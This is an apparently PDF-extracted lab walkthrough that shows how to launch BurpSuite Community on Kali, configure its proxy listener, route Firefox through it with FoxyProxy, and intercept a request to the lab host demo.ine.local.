
Step 4: Launch BurpSuite.

Launching BurpSuite via the GUI:

Press on the Kali icon at the bottom left corner and select **Web Application Analysis** -> **burpsuite** from the menu.



Press **OK** button in the warning dialog box and proceed.



This step will launch BurpSuite.

Alternatively, if you prefer CLI, then you can use the terminal to launch burpsuite:

Command

`burpsuite`

LXTerminal

```
File Edit Tabs Help
root@INE:~#
root@INE:~#
root@INE:~#
root@INE:~# burpsuite
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Your JRE appears to be version 11.0.9.1 from Debian
Burp has not been fully tested on this platform and you may experience problems.
```

Your JRE appears to be version 11.0.9.1 from Debian
Burp has not been fully tested on this platform and you may experience problems.


Don't show again for this JRE

OK

Press OK button in the warning dialog box and proceed.

Step 5: Creating a temporary project.


Once BurpSuite is launched, the following screen is displayed:



Since this is a community version of BurpSuite, we can only create a temporary project. But that should be enough for this lab.


Press **Next**.

For this lab, we would go with Burp's default configuration:




Press **Start Burp**.

Once BurpSuite is launched, the following window appears:




Step 6: Configure BurpSuite.


Navigate to **Proxy** -> **Options** to configure the host and port on which Burp proxy would start the listener.



For this lab, the default settings would work. If you wish to run Burp proxy listener on some other port, you can select the listener and click on the **Edit** option on the left side.



Once you have configured the proxy listener, turn on the intercept mode by navigating to **Proxy -> Intercept**:



Note: Intercept mode is ON by default, so nothing needs to be done. If you click on the **Intercept is on** button, that would turn off the intercept mode. But let's keep it turned on for now and move ahead.

After this step, the Burp proxy listener would start on the specified port (i.e., default port 8080). Now any request to the Burp proxy can be tampered with before it leaves your machine.

Step 7: Configure the web browser to use the Burp proxy.

For the browser to forward all the requests to the Burp proxy, we also need to configure the proxy settings in the browser.

This can be done easily using **FoxyProxy** plugin. This plugin is already installed in the Firefox browser:



Notice the profile in green color, labeled as **Burm Suite**. This would be the profile that would forward all the requests to the Burp proxy listener. Select this profile.




Step 8: Browse to <http://demo.ine.local>.



You would notice that the page doesn't load.


This happened because the request was forwarded to the Burp proxy listener and since Burp proxy was in intercept mode, the request was intercepted by Burp. It is waiting there for us to take some action. We can forward the request as is, forward it after modification or simply drop it.

To take some action on the request, head over to BurpSuite and notice that the **Proxy -> Intercept** tabs are marked with orange color:




Visit the **Proxy -> Intercept** tab.

The chances are that you might find some other request intercepted, which might be initiated by the Firefox browser itself. Feel free to forward/drop those requests.




If that's not the case, then you might see the intercepted request which you initiated:




The **Host** header would contain the host address and the port number of the server to which the request is being sent, which is <http://demo.ine.local> for this lab.

